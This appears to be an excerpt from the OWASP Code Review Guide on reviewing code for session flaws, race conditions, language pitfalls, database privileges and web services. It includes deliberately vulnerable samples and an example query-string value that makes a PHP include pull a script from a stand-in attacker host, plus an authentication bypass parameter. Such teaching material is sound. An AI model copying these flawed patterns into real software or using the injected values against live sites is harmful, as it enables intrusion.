URL rewriting approaches session tracking by appending a unique ID pertaining to the user at the end of the URL.

```
<A HREF="/smackmenow.htm?user=User001928394857738000094857hfduekjkksowie039848jej393">Click Here</A>
```

Leading Practice Patterns for Session Management/Integrity

HTTPOnly Cookie: Prevents cookie access via client side script. Not all browsers support such a directive.

VALID SESSION CHECKING:

Upon any HTTP request the framework should check if the user pertaining to the HTTP request (via session ID) is valid.

SUCCESSFUL AUTHENTICATION:

Upon a successful login the user should be issued a new session identifier. The old session ID should be invalidated. This prevents session fixation attacks and the same browser also sharing the same session ID in a multi user environment. Sometimes the session ID is per browser, and the session remains valid while the browser is alive.

LOGOUT:

This also leads to the idea of why a logout button is so important. The logout button should invalidate the user's session ID when it is selected.

RELATED ARTICLES

http://www.owasp.org/index.php/Category:OWASP_Cookies_Database
http://msdn2.microsoft.com/en-us/library/ms533046.aspx
http://java.sun.com/j2ee/sdk_1.3/techdocs/api/javax/servlet/http/Cookie.html

REVIEWING CODE FOR RACE CONDITIONS

Introduction

Race Conditions occur when a piece of code does not work as it is supposed to (like many security issues). They are the result of an unexpected ordering of events which can result in the finite state machine of the code to transition to a undefined state and also give rise to contention of more than one thread of execution over the same resource. Multiple threads of execution acting or manipulating the same area in memory or persisted data which gives rise to integrity issues.

HOW THEY WORK:

With competing tasks manipulating the same resource, we can easily get a race condition as the resource is not in step-lock or utilises a token based multi-use system such as semaphores.

Say we have two processes (Thread 1, T1) and (Thread 2, T2). The code in question adds 10 to an integer X. The initial value of X is 5.

X = X + 10

So with no controls surrounding this code in a multithreaded environment, we get the following problem:

T1 places X into a register in thread 1

T2 places X into a register in thread 2

T1 adds 10 to the value in T1's register resulting in 15

T2 adds 10 to the value in T2's register resulting in 15

T1 saves the register value (15) into X.

T1 saves the register value (15) into X.

The value should actually be 25, as each thread added 10 to the initial value of 5. But the actual value is 15 due to T2 not letting T1 save into X before it takes a value of X for its addition.

How to locate the potentially vulnerable code

.NET

Look for code which used multithreaded environments:

```
Thread

System.Threading

ThreadPool

System.Threading.Interlocked
```

JAVA

```
java.lang.Thread

java.lang.Runnable

start()

stop()

destroy()

init()

synchronized

wait()

notify()

notifyAll()
```

CLASSIC ASP

Multithreading is not directly supported feature of classic ASP, so this kind of race condition could be present only when using COM objects.

VULNERABLE PATTERNS FOR RACE CONDITIONS

Static methods (One per class, not one per object) are an issue particularly if there is a shared state among multiple threads. For example, in Apache, struts static members should not be used to store information relating to a particular request. The same instance of a class can be used by multiple threads, and the value of the static member can not be guaranteed.

Instances of classes do not need to be thread safe as one is made per operation/request. Static states must be thread safe.

1. References to static variables, these much be thread locked.
2. Releasing a lock in places other then finally{} may cause issues
3. Static methods that alter static state

Related Articles

http://msdn2.microsoft.com/en-us/library/f857xew0(vs.71).aspx

ADDITIONAL SECURITY CONSIDERATIONS:

The following sections cover miscellaneous security considerations, such as common language specific mistakes to areas such as database configuration and development. The sections cover what to look for when performing a code review, and also advice on how to do things in a correct manner. We also discuss tools the OWASP Code Review Top 10 ,which shall grow over time to indicate the most common issues in developed code but shall be language agnostic.

JAVA GOTCHAS

EQUALITY

Object equality is tested using the == operator, while value equality is tested using the .equals(Object) method. For

Example:

```
        String one = new String("abc");

        String two = new String("abc");

        String three = one;

        if (one != two) System.out.println("The two objects are not the same.");

        if (one.equals(two)) System.out.println("But they do contain the same value");

        if (one == three) System.out.println("These two are the same, because they use the same reference.");
```

The output is:

```
        The two objects are not the same.

        But they do contain the same value

        These two are the same, because they use the same reference.
```

Also, be aware that:

String abc = "abc"

and

String abc = new String("abc");

are different. For example, consider the following:

```
String letters = "abc";

String moreLetters = "abc";

System.out.println(letters==moreLetters);
```

The output is:

```
        true
```

This is due to the compiler and runtime efficiency. In the compiled class file only one set of data "abc" is stored, not two. In this situation only one object is created, therefore the equality is true between these object. However, consider this:

```
String data = new String("123");

String moreData = new String("123");

System.out.println(data==moreData);
```

The output is:

```
false
```

Even though one set of data "123" is stored in the class, this is still treated differently at runtime. An explicit instantiation is used to create the String objects. Therefore, in this case, two objects have been created, so the equality is false. It is important to note that "==" is always used for object equality and does not ever refer to the values in an object. Always use .equals when checking looking for a "meaningful" comparison.

IMMUTABLE OBJECTS / WRAPPER CLASS CACHING

Since Java 5, wrapper class caching was introduced. The following is an examination of the cache created by an inner class, IntegerCache, located in the Integer cache. For example, the following code will create a cache:

```
Integer myNumber = 10

or

Integer myNumber = Integer.valueOf(10);
```

256 Integer objects are created in the range of -128 to 127 which are all stored in an Integer array. This caching functionality can be seen by looking at the inner class, IntegerCache, which is found in Integer:

```
 private static class IntegerCache

 {

 private IntegerCache(){}

static final Integer cache[] = new Integer[-(-128) + 127 + 1];

static

  {

    for(int i = 0; i < cache.length; i++)

    cache[i] = new Integer(i - 128);

  }

 }
```

```
        public static Integer valueOf(int i)
         {
                final int offset = 128;
                if (i >= -128 && i <= 127) // must cache
            {
                  return IntegerCache.cache[i + offset];
                }
            return new Integer(i);
         }
```

So when creating an object using Integer.valueOf or directly assigning a value to an Integer within the range of -128 to 127 the same object will be returned. Therefore, consider the following example:

```
Integer i = 100;
Integer p = 100;
if (i == p)  System.out.println("i and p are the same.");
if (i != p)   System.out.println("i and p are different.");
if(i.equals(p))  System.out.println("i and p contain the same value.");
```

The output is:

```
i and p are the same.
i and p contain the same value.
```

It is important to note that object i and p only equate to true because they are the same object, the comparison is not based on the value, it is based on object equality. If Integer i and p are outside the range of -128 or 127 the cache is not used, therefore new objects are created. When doing a comparison for value always use the ".equals" method. It is also important to note that instantiating an Integer does not create this caching. So consider the following example:

```
Integer i = new Integer (100);
Integer p = new Integer(100);
if(i==p) System.out.println("i and p are the same object");
if(i.equals(p)) System.out.println(" i and p contain the same value");
```

In this circumstance, the output is only:

i and p contain the same value

Remember that “==” is always used for object equality, it has not been overloaded for comparing unboxed values.

This behavior is documented in the Java Language Specification section 5.1.7. Quoting from there:

If the value *p* being boxed is true, false, a byte, a char in the range \u0000 to \u007f, or an int or short number between -128 and 127, then let *r1* and *r2* be the results of any two boxing conversions of *p*. It is always the case that *r1* == *r2*.

The other wrapper classes (Byte, Short, Long, Character) also contain this caching mechanism. The Byte, Short and Long all contain the same caching principle to the Integer object. The Character class caches from 0 to 127. The negative cache is not created for the Character wrapper as these values do not represent a corresponding character. There is no caching for the Float object.

BigDecimal also uses caching but uses a different mechanism. While the other objects contain a inner class to deal with caching this is not true for BigDecimal, the caching is pre-defined in a static array and only covers 11 numbers, 0 to 10:

```
// Cache of common small BigDecimal values.

private static final BigDecimal zeroThroughTen[] = {

new BigDecimal(BigInteger.ZERO,         0,  0),

new BigDecimal(BigInteger.ONE,          1,  0),

new BigDecimal(BigInteger.valueOf(2),   2,  0),

new BigDecimal(BigInteger.valueOf(3),   3,  0),

new BigDecimal(BigInteger.valueOf(4),   4,  0),

new BigDecimal(BigInteger.valueOf(5),   5,  0),

new BigDecimal(BigInteger.valueOf(6),   6,  0),

new BigDecimal(BigInteger.valueOf(7),   7,  0),

new BigDecimal(BigInteger.valueOf(8),   8,  0),

new BigDecimal(BigInteger.valueOf(9),   9,  0),

new BigDecimal(BigInteger.TEN,          10, 0),

};
```

As per Java Language Specification(JLS) the values discussed above are stored as immutable wrapper objects. This caching has been created because it is assumed these values / objects are used more frequently.

INCREMENTING VALUES

Be careful of the post-increment operator:

```
int x = 5;

x = x++;

System.out.println( x );
```

The output is:

```
5
```

Remember that the assignment completes before the increment, hence post-increment. Using the pre-increment will update the value before the assignment. For example:

```
int x = 5;

x = ++x;

System.out.println( x );
```

The output is:

```
6
```

GARBAGE COLLECTION

Overriding "finalize()" will allow you to define you own code for what is potentially the same concept as a destructor. There are a couple of important points to remember:

- "finalize()" will only ever by called once (at most) by the Garbage Collector.
- It is never a guarantee that "finalize()" will be called i.e. that an object will be garbage collected.
- By overriding "finalize()" you can prevent an object from ever being deleted. For example, the object passes a reference of itself to another object.
- Garbage collection behaviour differs between JVMs.
- Boolean Assignment

Everyone appreciates the difference between "==" and "=" in Java. However, typos and mistakes are made, and often the compiler will catch them. However, consider the following:

```
boolean theTruth = false;
if (theTruth = true)
{
 System.out.println("theTruth is true");
}
else
```

```
 System.out.println("theTruth is false;");
}
```

The result of any assignment expression is the value of the variable following the assignment. Therefore, the above will always result in "theTruth is true". This only applies to booleans, so for example the following will not compile and would therefore be caught by the compiler:

```
int i = 1;
if(i=0) {}
```

As "i" is and integer the comparison would evaluate to (i=0) as 0 is the result of the assignment. A boolean would be expected, due the "if" statement.

CONDITIONS

Be on the look out for any nested "else if". Consider the following code example:

```
int x = 3;
if (x==5) {}
else if (x<9)
{
 System.out.println("x is less than 9");
}
else if (x<6)
{
 System.out.println("x is less than 6");
}
else
{
 System.out.println("else");
}
Produces the output:
x is less then 9
```

So even though the second else if would equate to "true" it is never reached. This is because once an "else if" succeeds the remaining conditions will be not be processed.

JAVA LEADING SECURITY PRACTICE

Introduction

This section covers the main Java-centric areas which are prescribed as leading security practices when developing Java applications and code. When we are performing a code review on Java code, we should look at the following areas of concern. Getting developers to adopt leading practice techniques gives the inherent basic security features all code should have, "Self Defending Code".

CLASS ACCESS

1. Methods
2. Fields
3. Mutable Objects

Put simply, don't have public fields or methods in a class unless required. Every method, field, or class that is not private is a potential avenue of attack. Provide accessors to them so you can limit their accessibility.

INITIALISATION

Allocation of objects without calling a constructor is possible. One does not need to call a constructor to instantiate an object, so don't rely on initialization as there are many ways to allocate uninitialized objects.

1. Get the class to verify that it has been initialized prior to it performing any function. Add a boolean that is set to "TRUE" when initialized; make this private. This can be checked when required by all non-constructor methods.
2. Make all variables private and use setters/getters.
3. Make static variables private, this prevents access to uninitialized variables.

FINALITY

Non-Final classes let an attacker extend a class in a malicious manner. An application may have a USER object which by design would never be extended, so implementing this class as Final would prevent malicious code extending the user class. Non-final classes should be such for a good reason. Extensibility of classes should be enabled if it is required not simply for the sake of being extensible.

SCOPE

Package scope is really used so there are no naming conflicts for an application, especially when reusing classes from another framework. Packages are by default open, not sealed, which means a rogue class can be added to your package. If such a rogue class was added to a package, the scope of protected fields would not yield any security. By default, all fields and methods not declared public or private are protected, and can only be accessed within the same package,;don't rely on this for security.

INNER CLASSES

Simply put, when translated into bytecode, inner classes are "rebuilt" as external classes in the same package. This means any class in the package can access this inner class. The owner/enclosing/father classes' private fields are morphed into protected fields as they are accessible by the now external inner class.

HARD CODING

Don't hard code any passwords, user IDs, etc in your code. Silly and bad design. Can be decompiled. Place them in a protected directory in the deployment tree.

CLONEABILITY

Override the clone method to make classes unclonable unless required. Cloning allows an attacker to instantiate a class without running any of the class constructors. Define the following method in each of your classes:

```
public final Object clone() throws java.lang.CloneNotSupportedException {

 throw new java.lang.CloneNotSupportedException();

 }
```

If a clone is required, one can make one's clone method immune to overriding by using the final keyword:

```
public final void clone() throws java.lang.CloneNotSupportedException {

 super.clone();

 }
```

SERIALIZATION/DESERIALIZATION

Serialization can be used to save objects when the JVM is "switched off". Serialization flattens the object and saves it as a stream of bytes. Serialization can allow an attacker to view the inner state of an object and even see the status of the private attributes.

To prevent serialization of one's objects, the following code can be included in the object.

```
private final void writeObject(ObjectOutputStream out)

 throws java.io.IOException {

   throw new java.io.IOException("Object cannot be serialized");

 }
```

writeObject() is the method which kicks-off the serialization procedure. By overriding this method to throw an exception and making it final, the object cannot be serialized.

When Serialization of objects occurs, transient data gets dropped, so "tagging" sensitive information as transient protects against serialization attacks.

Deserialization can be used to construct an object from a stream of bytes, which may mimic a legitimate class. This could be used by an attacker to instantiate an object’s state. As with object serialization, deserialization can be prevented by overriding its corresponding method call readObject().

```
private final void readObject(ObjectInputStream in)

  throws java.io.IOException {

   throw new java.io.IOException("Class cannot be deserialized");

 }
```

CLASSIC ASP DESIGN MISTAKES

Overview

There are several issues inherent to classic ASP pages that may lead to security issues. We are talking about beginner mistakes or code misuse. The following examples will give you a good idea of what is being discussed. All of these examples are based on common findings through experience of ASP testing.

ASP PAGES EXECUTION ORDER ISSUES

First of all let's explain the processing levels on ASP pages. ASP pages are executed in the following way:

1. **Server Side Includes**. First, the interpreter adds to the current file the text of all the files in include sentences and process it as if it was a single file.
2. **Server Side VBSCript Code**. Second, the VBScript in <% and %> code is executed.
3. **Client Side JAvascript/VBScript Code**. Finally, once the page is completely loaded in the browser, JavaScript code is executed.

This might be obvious, however ignoring this order might lead to severe security issues. Here are some examples

WRONG DYNAMIC INCLUSION OF FILES.

```
<%
If User = "Admin" Then
%>
<!--#include file="AdminMenu.inc"-->
<%
Else
%>
<!--#include file="UserMenu.inc"-->
<%
End If
%>
```

The previous code will add the content of both files to the ASP page; execution as SSI are executed first, then ASP code. It is possible that the page is displayed correctly due to the "If" sentence, however, all the code will be processed; this might lead to race conditions or undesired execution of functions.

HTML AND JAVASCRIPT COMMENTS DO NOT SKIP EXECUTION OF ASP CODE

```
<!-- <%= "Debug: This is the DB user: " & DBUserName %> -->

<script type="Text/JavaScript">

var x = 'Hello, ';

//<%= "Debug: This is the DB password: " & DBUserPassword %>

alert (x + "Juan");

</script>
```

If you are proficient in ASP technology, the result of the example above would be clear, however, many developers cannot tell the final output

```
<!-- Debug: This is the DB user: SA -->

<script type="Text/JavaScript">

var x = 'Hello, ';

//Debug: This is the DB password: Password

alert (x + "Juan");

</script>
```

Above shows that sensitive information in the commented-out code is disclosed in HTML or JavaScript comments

USING JAVASCRIPT TO DRIVE ASP FUNCTIONALITY

Yes, this is not possible, but that is another reason to look for it.

```
<script>

 var name;

 name = prompt ("Enter your UserName:");

 <%

   If name != "user" Then

     'The user is an admin

     Role = "Admin"

    Else
```

```
       Role = "User"

     End IF

   %>

  <script>
```

The code above shall grant Admin privileges every time to the logged user as, as we saw before, ASP code is executed first. Besides, there is no sharing of variables between JavaScript and ASP code.

Another example:

```
<%@ Language=VBScript %>

<script type="text/javascript">

 if (confirm('go to yahoo?')){

   <% response.redirect "http://www.yahoo.com/" %>

 }else {

   <% response.redirect "http://www.altavista.com/" %>

 }

</script>
```

You will always go to Yahoo and will never be displayed with a prompt; code within <% %> is executed first.

STOPPING EXECUTION WITH RESPONSE.END

Lack of this sentence might end up in execution of undesired code.

```
<%

 If Not ValidInfo Then

%>

<script>

        alert("Information is invalid");

        location.href="default.asp";

</script>

<%

 End if

 Call UpdateInformationFunction()
```

```
%>
```

In example above, the "UpdateInformationFunction" is called all the time regardless of the "ValidInfo" variable value, as ASP code is executed first, then JavaScript. ASP code is executed in server and the output is sent to Browser, then JavaScript is executed. That means that is required a **Response.End** to stop execution server side.

Other Issues

JAVA CLASSES HOSTED IN MS JAVA VIRTUAL MACHINE

These classes can be called from ASP pages, so you should look also for insecure functionality within such classes. This is an example:

```
<html><body>

<% Dim date

 Set date = GetObject("java:java.util.Date")

%>

<p> The date is <%= date.toString() %>

</body></html>
```

NOT USING OPTION EXPLICIT

Mistyped variables might lead to race conditions on business logic. This option will force the user to declare all the used variables, and it will add a bit of performance as well.

ISCLIENTCONNECTED PROPERTY

This property determines if the client has disconnected from the server since the last **Response.Write**. This property is particularly useful to prevent the server from continuing execution of long pages after an unexpected disconnect. As you might figured out, this is very useful property to avoid DoS attacks to the Server and DB in long execution pages.

PHP SECURITY LEADING PRACTICE

GLOBAL VARIABLES

One does not need to explicitly create "global variables." This is done via the php.ini file by setting the "register_globals" function on. register_globals has been disabled by default since PHP 4.1.0

Include directives in PHP can be vulnerable if register_globals is enabled.

```
<?PHP

include "$dir/script/dostuff.php";

?>
```

With register_globals enabled the $dir variable can be passed in via the query string:

?dir=http://www.haxor.com/gimmeeverything.php

This would result in the $dir being set to:

```
<?PHP

include "http://www.haxor.com/gimmeeverything.php";

?>
```

Appending global variables to the URL may be a way to circumvent authentication:

```
<?PHP

if(authenticated_user())

{$authorised=true;

}if($authorised)

{

 give_family_jewels()

}

?>
```

If this page was requested with register_globals enabled, using the following parameter ?authorised=1 in the query string the athentication function assumes the user is authorised to proceed. Without register_globals enabled, the variable $authorised would not be affected by the $authorised=1 parameter.

INITIALIZATION

When reviewing PHP code, make sure you can see the initialization value is in a "secure default" state. For example $authorised = false;

ERROR HANDLING

If possible, check if one has turned off error reporting via php.ini and if "error_reporting" off. It is prudent to examine if **E_ALL** is enabled. This ensures all errors and warnings are reported. **display_errors** should be set to **off** in production

FILE MANIPULATION

allow_url_fopen is enabled by default in PHP.ini This allows URLs to be treated like local files. URLs with malicious scripting may be included and treated like a local file.

FILES IN THE DOCUMENT ROOT

At times one must have include files in the document root, and these *.inc files are not to be accessed directly. If this is the case, and during the review you find such files in the root, then examine httpd.conf. For example:

```
<Files"\.inc">

  Order allow, deny

  deny from all

</Files>
```

HTTP REQUEST HANDLING

The Dispatch method is used as a "funnel" wherein all requests are passed through it. One does not access other PHP files directly, but rather via the dispatch.php. This could be akin to a global input validation class wherein all traffic passes.

http://www.example.com/dispatch.php?fid=dostuff

Relating to security, it is leading practice to implement validation at the top of this file. All other modules required can be **include** or **require** and in a different directory.

Including a method:

If a dispatch.php method is not being used, look for includes at the top of each php file. The **include** method may set a state such that the request can proceed.

It may be an idea to check out PHP.ini and look for the **auto_prepend_file** directive. This may reference an automatic include for all files.

POSITIVE INPUT VALIDATION

Input validation: strip_tags(): Removes any HTML from a String nl2br(): Converts new line characters to HTML break "br" htmlspecialchars():Convert special characters to HTML entities

STRINGS AND INTEGERS

Introduction:

Strings are not a defined Type in C or C++, but simply a contiguous array of characters terminated by a null (\0) character. The length of the string is the amount of characters which precede the null character. C++ does contain template classes which address this feature of the programming language: **std::basic_string** and **std::string** These classes address some security issues but not all.

|W|E|L|C|O|M|E|\0|

COMMON STRING ERRORS

Common string errors can be related to mistakes in implementation, which may cause drastic security and availability issues. C/C++ do not have the comfort other programming languages provide, such as Java and C# .NET, relating to buffer overflows and such due to a String Type not being defined.

Common issues include:

1. Input validation errors
2. Unbounded Errors
3. Truncation issues
4. Out-of-bounds writes
5. String Termination Errors
6. Off-by-one errors`

Some of the issues mentioned above have been covered in the Reviewing Code for Buffer Overruns and Overflows section in this guide.

UNBOUNDED ERRORS

String Copies

Occur when data is copied from a unbounded source to a fixed length character array.

```
void main(void) {

                char Name[10];

                 puts("Enter your name:");

                   gets(Name); <-- Here the name input by the user can be of arbitrary length over running the Name array.

...

 }
```

STRING TERMINATION ERRORS

Failure to properly terminate strings with a null can result in system failure.

```
int main(int argc, char* argv[]) {

 char a[16];

 char b[16];

 char c[32];

 strncpy(a, "0123456789abcdef", sizeof(a));

 strncpy(b, "0123456789abcdef", sizeof(b));

 strncpy(c, a, sizeof(c));

}
```

Verify that the following are used:

strncpy() instead of strcpy()

snprintf() instead of sprintf()

fgets() instead of gets()

OFF BY ONE ERROR

(Looping through arrays should be looped in a n-1 manner, as we must remember arrays and vectors start as 0. This is not specific to C/C++, but Java and C# also.)

Off-by-one errors are common to looping functionality, wherein a looping functionality is performed on an object in order to manipulate the contents of an object such as copy or add information. The off-by-one error is a result of an error on the loop counting functionality.

```
for (i = 0; i < 5; i++) {

  /* Do Stuff */

}
```

Here i starts with a value of 0, it then increments to 1, then 2, 3 & 4. When i reaches 5 then the condition i<5 is false and the loop terminates.

If the condition was set such that i<=5 (less than or equal to 5), the loop won't terminate until i reaches 6, which may not be what is intended.

Also, counting from 1 instead of 0 can cause similar issues, as there would be one less iteration. Both of these issues relate to an off-by-one error where the loop either under or over counts.

ISSUES WITH INTEGERS

INTEGER OVERFLOWS

When an integer is increased beyond its maximum range or decreased below its minimum value, overflows occur. Overflows can be signed or unsigned. Signed when the overflow carries over to the sign bit,unsigned when the value being intended to be represented is no longer represented correctly.

```
int x;

x = INT_MAX; // 2,147,483,647

x++;
```

Here x would have the value of -2,147,483,648 after the increment

It is important when reviewing the code that some measure should be implemented such that the overflow does not occur. This is not the same as relying on the value "never going to reach this value (2,147,483,647)". This may be done by some supporting logic or a post increment check.

```
unsigned int y;

y = UINT_MAX; // 4,294,967,295;

y++;
```

Here y would have a value of 0 after the increment

Also, here we can see the result of an unsigned int being incremented, which loops the integer back to the value 0. As before, this should also be examined to see if there are any compensating controls to prevent this from happening.

INTEGER CONVERSION

When converting from a signed to an unsigned integer, care must also be taken to prevent a representation error.

```
int x = -3;

unsigned short y;

y = x;
```

Here y would have the value of 65533 due to the loopback effect of the conversion from signed to unsigned.

REVIEWING MYSQL SECURITY

Introduction

As part of the code review, you may need to step outside the code review box to assess the security of a database such as MySQL. The following covers areas which could be looked at:

PRIVILEGES

Grant_priv: Allows users to grant privileges to other users. This should be appropriately restricted to the DBA and Data (Table) owners.

```
Select * from user

where Grant_priv = 'Y';


Select * from db

where Grant_priv = 'Y';


Select * from host

where Grant_priv = 'Y';


Select * from tables_priv

where Table_priv = 'Grant';
```

Alter_priv:Determine who has access to make changes to the database structure (alter privilege) at a global, database, and table level.

```
Select * from user

where Alter_priv = 'Y';


Select * from db

where Alter _priv = 'Y';
```

```
Select * from host

where Alter_priv = 'Y';


Select * from tables_priv

where Table_priv = 'Alter';
```

MYSQL CONFIGURATION FILE

Check for the following:

a)skip-grant-tables

b)safe-show-database

c)safe-user-create

a)This option causes the server not to use the privilege system at all. All users have full access to all tables **b)**When the **SHOW DATABASES** command is executed, it returns only those databases for which the user has some kind of privilege. Default since MySQL v4.0.2. **c)**With this enabled a user can't create new users with the GRANT command as long as the user does not have the **INSERT** privilege for the **mysql.user table**.

USER PRIVILEGES

Here we can check which users have access to perform potentially malicious actions on the database. "Least privilege" is the key point here:

```
Select * from user where

Select_priv  = 'Y' or Insert_priv  = 'Y'

or Update_priv = 'Y' or Delete_priv  = 'Y'

or Create_priv = 'Y' or Drop_priv    = 'Y'

or Reload_priv = 'Y' or Shutdown_priv = 'Y'

or Process_priv = 'Y' or File_priv    = 'Y'

or Grant_priv   = 'Y' or References_priv = ‘Y'

or Index_priv = 'Y' or Alter_priv = 'Y';

Select * from host

where Select_priv  = 'Y' or Insert_priv  = 'Y'
```

```
or Create_priv = 'Y' or Drop_priv    = 'Y'

or Index_priv = 'Y' or Alter_priv = 'Y';

or Grant_priv   = 'Y' or References_priv = ‘Y'

or Update_priv = 'Y' or Delete_priv  = 'Y'

Select * from db

where Select_priv  = 'Y' or Insert_priv  = 'Y'

or Grant_priv   = 'Y' or References_priv = ‘Y'

or Update_priv = 'Y' or Delete_priv  = 'Y'

or Create_priv = 'Y' or Drop_priv    = 'Y'

or Index_priv = 'Y' or Alter_priv = 'Y';
```

DEFAULT MYSQL ACCOUNTS

The default account in MySQL is "root"/"root@localhost" with a blank password. We can check if the root account exists by:

```
SELECT User, Host

FROM user

WHERE User = 'root';
```

REMOTE ACCESS

MySQL by default listens on port 3306. If the app server is on localhost also, we can disable this port by adding **skip-networking** to the [mysqld] in the my.cnf file.

REVIEWING FLASH APPLICATIONS

Flash Applications

Look for potential Flash redirect issues

clickTAG	NetConnection.connect
TextField	NetServices.createGatewayConnection
TextArea	NetSteam.play
load	XML.send
getURL	

SANDBOX SECURITY MODEL

Flash player assigns SWF files to sandboxes based on their origin

Internet SWF files sandboxed based on origin domains Domain:

Any two SWF files can interact together within the same sandbox. - Explicit permission is required to interact with objects in other sandboxes.

Local

local-with-filesystem (default) - The file system can read from local files only

local-with-networking - Interact with other local-with-networking SWF files

local-trusted - Can read from Local files, communicate to any server and access any SWF file.

“The sandbox defines a limited space in which a Adobe Flash movie running within the Adobe Flash Player is allowed to operate. Its primary purpose is to ensure the integrity and security of the client’s machine, and as well as security of any Adobe Flash movies running in the player.”

Cross Domain Permissions: A Flash movie playing on a web browser is not allowed access that is outside the exact domain from which it originated. This is defined in the cross-domain policy file crossdomain.xml. Policy files are used by Flash to permit Flash to load data from servers other than its native domain. If a SWF file wishes to communicate with remote servers it must be granted explicit permission:

```
<cross-domain-policy>

  <allow-access-from domain="example.domain.com"/>

</cross-domain-policy>
```

The API call System.security.loadPolicyFile(url) loads a cross domain policy from a specified URL which may be different from the crossdomain.xml file

ACCESSING JAVASCRIPT:

A parameter called allowScriptAccess governs if the Flash object has access to external scripts. It can have three possible values: **never, same domain, always.**

```
<object id="flash007">

  <param name=movie value="bigmovie.swf">

  <embed AllowScriptAccess="always" name='flash007' src="bigmovie.swf"  type="application/x-shockwave-flash">

 </embed>

</object>
```

SHARED OBJECTS

Shared Objects are designed to store up to 100kb of data relating to a user’s session. They are dependent on host and domain name and SWF movie name.

They are stored in binary format and are not cross-domain by default. Shared objects are not automatically transmitted to the server unless requested by the application.

It is worth noting that they are also stored outside the web browser cache:

C:\Documents and Settings\<USER>\Application Data\Adobe\Flash Player\#Shared Objects\<randomstring>\<domain>

In the case of cleaning the browser cache, Flash sharedobjects survive such an action.

Shared objects are handled by the Flash application and not the client’s web browser.

PERMISSION STRUCTURE

Domain

Any two SWF files can interact within the same sandbox. They need explicit permission to read data from another sandbox.

Local

- local-with-filesystem (default) - can read from local files only
- local-with-networking
- Communicate with other local-with-networking SWF files
- Send data to servers (e.g., using XML.Send())

local-trusted

May read from local files; read or send messages with any server; and script and any other SWF file.

REVIEWING WEB SERVICES

Reviewing Web services and XML payloads

When reviewing webservices, one should focus firstly on the generic security controls related to any application. Web services also have some unique controls should be looked at.

XML SCHEMA : INPUT VALIDATION

Schemas are used to ensure that the XML payload received is within defined and expected limits. They can be specific to a list of known good values or simply define length and type. Some XML applications do not have a schema implemented, which may mean input validation is performed downstream or even not at all!!

Keywords:

Namespace: An XML namespace is a collection of XML elements and attributes identified by an Internationalised Resource Identifier (RI).

In a single document, elements may exist with the same name that were created by different entities.

To distinguish between such different definitions with the same name, an XML Schema allows the concept of namespaces - think Java packages :)

The schema can specify a finite amount of parameters, the expected parameters in the XML payload alongside the expected types and values of the payload data.

The ProcessContents attribute indicates how XML from other namespaces should be validated. When the processContents attribute is set to **lax** or **skip**, input validation is not performed for wildcard attributes and parameters.

The value for this attribute may be

- **strict**: There must be a declaration associated with the namespace and validate the XML.
- **lax** There should be an attempt to validate the XML against its schema.
- **skip** There is no attempt to validate the XML.

processContents=skip\lax\skip

INFINITE OCCURANCES OF AN ELEMENT OR ATTRIBUTE

The unbounded value can be used on an XML schema to specify the there is no maximum occurance expected for a specific element.

```
maxOccurs= positive-Integer|unbounded
```

Given that any number of elements can be supplied for an unbounded element, it is subject to attack via supplying the web service with vast amounts of elements, and hence a resource exhaustion issue.

WEAK NAMESPACE, GLOBAL ELEMENTS, THE <ANY> ELEMENT & SAX XML PROCESSORS

The <any> element can be used to make extensible documents, allowing documents to contain additional elements which are not declared in the main schema. The idea that an application can accept any number of parameters may be cause for alarm. This may lead to denial of availability or even in the case of a SAX XML parser legitimate values may be overwritten.

```
<xs:element name="cloud">
 <xs:complexType>
  <xs:sequence>
    <xs:element name="process" type="xs:string"/>
    <xs:element name="lastcall" type="xs:string"/>
    <xs:any minOccurs="0"/>
  </xs:sequence>
 </xs:complexType>
</xs:element>
```

The <any> element here permits additional parameters to be added in an arbitary manner.

A namespace of ##any in the <any> element means the schema allows elements beyond what is explicitly defined in the schema, thereby reducing control on expected elements for a given request.

```
<xs:any namespace='##any' />
```

A schema that does not define restrictive element namespaces permits arbitrary elements to be included in a valid document, which may not be expected by the application. This may give rise to attacks, such as XML Injection, which consist of including tags which are not expected by the application.

HOW TO WRITE AN APPLICATION CODE REVIEW FINDING

An application security "finding" is how an application security team communicates information to a software development organization. Findings may be vulnerabilities, architectural problems, organization problems, failure to follow best practices or standards, or "good" practices that deserve recognition.

CHOOSE A GREAT TITLE

When writing an application security finding, you should choose a title that captures the issue clearly, succinctly, and convincingly for the intended audience. In general, it's best to phrase the title in a positive way, such as “Add access control to business logic” or “Encode output to prevent Cross-site Scripting (XSS)”.

IDENTIFY THE LOCATION OF THE VULNERABILITY

The finding should be as specific as possible about the location in both the code and as a URL. If the finding represents a pervasive problem, then the location should provide many examples of actual instances of the problem.

DETAIL THE VULNERABILITY

The finding should provide enough detail about the problem that anyone can:

- understand the vulnerability
- understand possible attack scenarios
- know the key factors driving likelihood and impact

DISCUSS THE RISK

There is value in both assigning a qualitative value to each finding and further discussing why this value was assigned. Some possible risk ratings are:

- Critical
- High
- Moderate
- Low

Justifying the assigned risk ratings is very important. This will allow stakeholders (especially non-technical ones) to gain more of an understanding of the issue at hand. Two key points to identify are:

- Likelihood (ease of discovery and execution)
- Business/Technical impact

You should have a standard methodology for rating risks in your organization. The OWASP Risk Rating Methodology is a comprehensive method that you can tailor for your organization's priorities.

SUGGEST REMEDIATIONS

- alternatives
- include effort required
- discuss residual risk

INCLUDE REFERENCES

Important note: if you use OWASP materials for any reason, you must follow the terms of our license

SAMPLE REPORT FORMAT

Below is a sample format for a finding report resulting from a secure code review

Review /Engagement Reference:			
Package/Component/Class Name/Line Number:			
Finding Title:			
Severity: High			
Finding Description	Location(s)	Risk Description	Recommendation
No input validation of the **HTTPRequest object.getID()** function. Lack of input validation may make the application vulnerable to many types of injection	com.inc.dostuff.java Lines 20, 55,106 com.inc.main.java Lines 34, 99	Discussion of the likelihood and impact to the business if the flaw were to be exploited.	It is critical that this be addressed prior to deployment to production

AUTOMATED CODE REVIEW

PREFACE

While manual code reviews can find security flaws in code, they suffer from two problems. Manual code reviews are slow, covering 100-200 lines per hour on average.

Also, there are hundreds of security flaws to look for in code, while humans can only keep about seven items in memory at once. Source code analysis tools can search a program for hundreds of different security flaws at once, at a rate far greater than any human can review code.

However, these tools don't eliminate the need for a human reviewer, as they produce both false positive and false negative results.

REASONS FOR USING CODE REVIEW TOOLS:

In large scale code review operations for enterprises such that the volume of code is enormous, automated code review techniques can assist in improving the throughput of the code review process.

EDUCATION AND CULTURAL CHANGE

Educating developers to write secure code is the paramount goal of a secure code review. Taking code review from this standpoint is the only way to promote and improve code quality. Part of the education process is to empower developers with the knowledge in order to write better code.

